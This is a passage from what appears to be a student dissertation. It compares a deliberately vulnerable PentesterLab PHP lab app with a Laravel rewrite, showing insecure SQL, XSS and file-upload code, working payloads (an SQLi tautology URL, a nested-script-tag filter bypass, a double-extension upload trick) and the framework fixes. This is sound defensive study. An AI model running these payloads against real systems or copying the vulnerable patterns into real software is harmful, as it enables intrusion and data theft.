All tests followed a consistent sequence in both environments. Manual exploitation using carefully crafted payloads was combined with automated scans and payload replays. Identical payloads and scripts were reused across both systems, ensuring comparability. The tests were executed in the isolated virtual environment, eliminating external risks. The expected outcome was that the baseline application would be exploitable for all categories, while the Laravel application would mitigate most or all vulnerabilities through its default protections (PentesterLab, n.d.; OWASP Foundation, 2017).

3.8 Evidence Gathering and Analysis

Evidence gathering was designed to produce clear, reproducible comparisons between the baseline and Laravel implementations. Security evidence was collected from multiple sources, including Burp Suite captures, browser outputs, and Laravel error logs. Screenshots were taken to illustrate successful exploitation in the baseline and mitigation in the Laravel version. Code differences were also documented, showing insecure core PHP implementations alongside their secure Laravel equivalents, with side-by-side comparisons highlighting how Eloquent ORM, Blade, and validation rules improved security.

Reporting was structured to present paired “before” and “after” examples, including vulnerability counts, severity ratings, and residual risks that remained unmitigated. Tables and narrative explanations summarised these findings. This systematic gathering and presentation of security evidence ensured that conclusions about Laravel’s security impact were transparent, verifiable, and reproducible.

This chapter has detailed the methodology adopted to conduct a controlled comparative case study, ensuring consistency between the baseline PHP system and the Laravel reimplementation. The next chapter presents the results obtained from the experiments, demonstrating how Laravel addressed specific vulnerabilities identified in the baseline system.

4: RESULTS AND ANALYSIS

This chapter presents a clear before and after comparison for each vulnerability class that was exercised on the core PHP baseline and then retested against the Laravel re-implementation using the same payloads, inputs, and paths. The aim is to show how specific insecure behaviours in the baseline translated into concrete mitigations in Laravel, and whether those mitigations changed the outcome that matters to an attacker. The overall structure follows the families of issues that recur in empirical studies of PHP security, which keeps the analysis grounded in risks that are known to be prevalent. (Doyle and Walden, 2011).

4.1 Vulnerability Mitigation Results (Before vs After)

This section summarises how the same set of exploits behaved on the deliberately vulnerable core-PHP application and on the Laravel re-implementation when exercised with identical payloads, inputs, and paths. The comparison was designed as a controlled, like-for-like trial so that changes in outcomes could be attributed to framework safeguards rather than moving targets in functionality or test data (Prechelt, 2010). The baseline aligned with issues that have been repeatedly documented in empirical studies of PHP systems, which made it a realistic yardstick for judging improvement after migration (Doyle and Walden, 2011).

Across the SQL injection cases, the core-PHP version returned unintended rows or allowed logic bypass because user input was concatenated directly into query strings, while the Laravel version consistently bound parameters through Eloquent or the query builder and neutralised the same probes. This shift mirrors established findings that parameterised access removes the primary injection vector in routine database work (Bhagat et al., 2016). In the cross-site scripting paths, the baseline rendered untrusted input without encoding, but the Laravel build displayed the very same payloads as harmless text because Blade escapes output by default in standard templates (Vanderlei et al., 2021). For state-changing requests, the legacy forms were susceptible to cross-site request forgery in the absence of consistent tokens, whereas Laravel integrated CSRF verification blocked forged submissions under the same conditions (Sendiang et al., 2018).

File handling changed in two important ways. First, uploads that were previously accepted without meaningful checks and stored under the web root were constrained by allow-listed types, conservative size limits, server-generated names, and storage outside public directories in the Laravel build (Subecz, 2021). Second, probes aimed at turning loose uploads into executable webshells no longer resulted in code execution because the files were stored inertly and served through controlled mechanisms rather than directly by the web server (Hannousse and Yahiouche, 2021). The same pattern held for command and code injection: input that could influence process execution in the baseline was validated and routed away from execution primitives in the Laravel version, reflecting the advantage of treating validation and side effects as first-class, framework-managed concerns (Aborujilah et al., 2022).

Path-based weaknesses also receded. Attempts to trigger local or remote file inclusion through user-controlled parameters failed after migration because routing resolved to controllers and named views rather than to dynamic include paths, removing the coding style that makes inclusion exploits possible in the first place (Letarte et al., 2011). Directory traversal payloads that previously surfaced sensitive files were contained by normalised storage access and allow-listed locations, which decoupled user input from arbitrary filesystem reads (Garbarz and Plechawska-Wójcik, 2022). For XML-driven probes, turning off external entity resolution during parsing prevented the file disclosure that had been achievable under default parser settings on the baseline, demonstrating the impact of safe parser configuration alongside application-level checks (Zhao and Gong, 2015).

Process discipline supported these results. Automated discovery helped to surface candidates quickly, but every finding was confirmed by hand to document real impact and to filter scanner artifacts, a balance that prior evaluations of web security tooling recommend for reliable outcomes (Alzahrani et al., 2017). Evidence was captured in the same way before and after the migration, which preserved auditability and kept the comparison anchored to behaviour that matters to attackers and defenders alike.

In aggregate, the before-and-after picture shows a clear reduction in exploitability across all assessed categories once the application logic ran inside Laravel conventions. The improvement aligns with studies that describe how Laravel security techniques, when used as intended, mitigate injection, output encoding errors, request forgery, and path-handling flaws that are common in hand-rolled PHP (Vanderlei et al., 2021).


4.1.1 SQL Injection

In the old core PHP code, user input was directly inserted into SQL queries, which meant attackers could use tricks like tautology payloads or blind probes to break into the database (Hauzar and Kofron, 2012).

In the Laravel version, $request->validate() enforces strict input rules up front, blocking invalid or malicious values before they ever reach the database. All queries are written using Eloquent or the Query Builder's where() method, which applies parameter binding internally instead of stitching raw input into SQL text (Bhagat et al., 2016).

When the same attack payloads were tested, the Laravel endpoints either failed validation or returned empty results, showing that the injection path had been removed (Vanderlei et al., 2021). This matches broader findings that structured frameworks like Laravel reduce the risks that come from developers writing ad hoc SQL queries (Li et al., 2017).

Core PHP



E:\GCU\SEM - 3\Live project\Part-1- pentest\Web4Pen\original web4pen www\sqli\example1.php - Notepad++


File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
example1.php
example3.php
example1.php

```
<?php

  require_once('../header.php');
  require_once('db.php');
    $sql = "SELECT * FROM users where name='";
    $sql .= $_GET["name"]."'";
    $result = mysql_query($sql);
    if ($result) {
        ?>
        <table class='table table-striped'>
      <tr><th>id</th><th>name</th><th>age</th></tr>
        <?php
        while ($row = mysql_fetch_assoc($result)) {
            echo "<tr>";
                echo "<td>".$row['id']."</td>";
                echo "<td>".$row['name']."</td>";
                echo "<td>".$row['age']."</td>";
            echo "</tr>";
        }
        echo "</table>";
    }
  require_once '../footer.php';
?>
```

Figure 3: Core PHP implementation exhibiting an SQLi

Output

URL input: http://192.168.0.15/sqli/example1.php?name=root' OR'1'='1



PentesterLab » Web for Pentest
Not secure
192.168.0.15/sqli/example1.php?name=root%27%20OR%271%27=%271
PentesterLab.com
Home

id	name	age
1	admin	10
2	root	30
3	user1	5
5	user2	2

© PentesterLab 2013


Figure 4: Browser output showing successful execution of an SQLi payload in the PHP (Before migration)

<u>Laravel Code</u>




```
class SqliController extends Controller
{
    public function example1(Request $request)
    {
        $validated = $request->validate([
            'name' => ['nullable', 'string', 'max:255'],
        ]);
        $name = $validated['name'] ?? '';

        try {
            $users = DB::table('exercises_users')
                ->where('name', $name)
                ->get();
        } catch (\Exception $e) {
            $users = collect([]);
        }

        return view('sqli.example1', compact('users'));
    }
```

Figure 5: Laravel controller code to mitigate an SQLi



```
@extends('layouts.app')

@section('content')
@if($users)
<table class='table table-striped'>
    <tr><th>id</th><th>name</th><th>age</th></tr>
    @foreach($users as $user)
    <tr>
        <td>{{ $user->id }}</td>
        <td>{{ $user->name }}</td>
        <td>{{ $user->age }}</td>
    </tr>
    @endforeach
</table>
@endif
@endsection
```

Figure 6: Laravel Blade view code to prevent an SQLi



localhost:8000/sqli/example1?name=root%27%20OR%271%27=%271

PentesterLab.com Home

id	name	age

© Pentester Lab 2025


Figure 7: Security testing results confirming the elimination of SQLi vulnerabilities in the Laravel (After migration)

4.1.2 Cross-Site Scripting (XSS)

In the old core PHP code, user input from $_GET["name"] was echoed directly without escaping, so malicious HTML or JavaScript like <script>alert(1)</script> would actually run in the browser, creating an XSS vulnerability (Sethi et al., 2023).

In the new Laravel build, the same view is written with Blade's escaped outputs: {{ $name }}. This automatically converts special characters into harmless text, so a script tag is shown as &lt;script&gt;alert(1)&lt;/script&gt; instead of executing (Vanderlei et al., 2021). When retested, the payloads appeared as plain text rather than running, which demonstrates how Laravel default output encoding prevents common XSS attacks in routine templates (Aborujilah et al., 2022).

Core PHP code:


E:\GCU\SEM - 3\Live project\Part-1- pentest\Web4Pen\original web4pen www\xss\example3.php - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
example1.php
example3.php

```
<?php require_once '../header.php'; ?>
Hello
<?php

    $name =  $_GET["name"];
    $name = preg_replace("/<script>/i","", $name);
    $name = preg_replace("/<\/script>/i","", $name);
echo $name;
?>

<?php require_once '../footer.php'; ?>
```

Figure 8: Core PHP implementation exhibiting an XSS

Input URL =

http://192.168.0.15/xss/example3.php?name=hacker<scri<script>pt>alert(1)</scr</script>ipt>




PentesterLab » Web for Pentes
Not secure
192.168.0.15/xss/example3.php?name=hacker<scri<script>pt>alert(1)</scr</script>ipt>
192.168.0.15 says
1
OK


Figure 9: Browser output showing successful execution of an XSS payload in the PHP (Before migration)

Laravel code




```php
public function example3(Request $request)
{
    $validated = $request->validate([
        'name' => ['nullable', 'string', 'max:255'],
    ]);
    $name = $validated['name'] ?? '';
    return view('xss.example3', compact('name'));
}
```

Figure 10: Laravel controller code to mitigate an XSS



```
@extends('layouts.app')

@section('content')
Hello
{{ $name }}
@endsection
```

Figure 11: Laravel Blade view code to prevent an XSS



```
localhost:8000/xss/example3?name=hacker<scri<script>pt>alert(1)</scr</script>ipt>
```

```
Hello hacker<scri<script>pt>alert(1)</scr</script>ipt>
© Pentester Lab 2025
```


Figure 12: Security testing results confirming the elimination of XSS vulnerabilities in the Laravel (After migration)

4.1.3 File Upload Security

In the old PHP code, file uploads had very little validation, only blocking .php files. This meant attackers could still upload dangerous files into public web directories, which opened the door to webshell placement and remote control attempts (Hannousse and Yahiouche, 2021).

In Laravel, uploads are handled more securely: the framework enforces strict checks on MIME type and size, assigns server-generated filenames, and stores files outside the public web root through its storage system (Subecz, 2021). When the same malicious upload attempts were replayed, they were either rejected during validation or stored in a way that made them inaccessible over HTTP, effectively closing the execution path (Zhao and Gong, 2015). These results confirm that combining validation with non-executable storage significantly reduces the risk of malicious file execution in practice (Aborujilah et al., 2022)

<u>Core PHP</u>




E:\GCU\SEM - 3\Live project\Part-1- pentest\Web4Pen\original web4pen www\upload\example2.php - Notepad++

```
<?php require_once("../header.php"); ?>

<?php
if(isset($_FILES['image']))
{
  $dir = '/var/www/upload/images/';
  $file = basename($_FILES['image']['name']);
    if (preg_match('/\.php$/',$file)) {
        DIE("NO PHP");
    }
  if(move_uploaded_file($_FILES['image']['tmp_name'], $dir . $file))
  {
  echo 'Upload done !';
  echo 'Your file can be found <a href="/upload/images/'.htmlentities($file).'">here</a>';
  }
  else
  {
    echo 'Upload failed';
  }
}
?>


<form method="POST" action="example2.php" enctype="multipart/form-data">
Image: <input type="file" name="image"><br/>
<input type="submit" name="send" value="Send file">

</form>

<?php require_once("../footer.php"); ?>
```

Figure 13: Core PHP implementation exhibiting an File Upload

URL Input: any file with double .php.blah extension



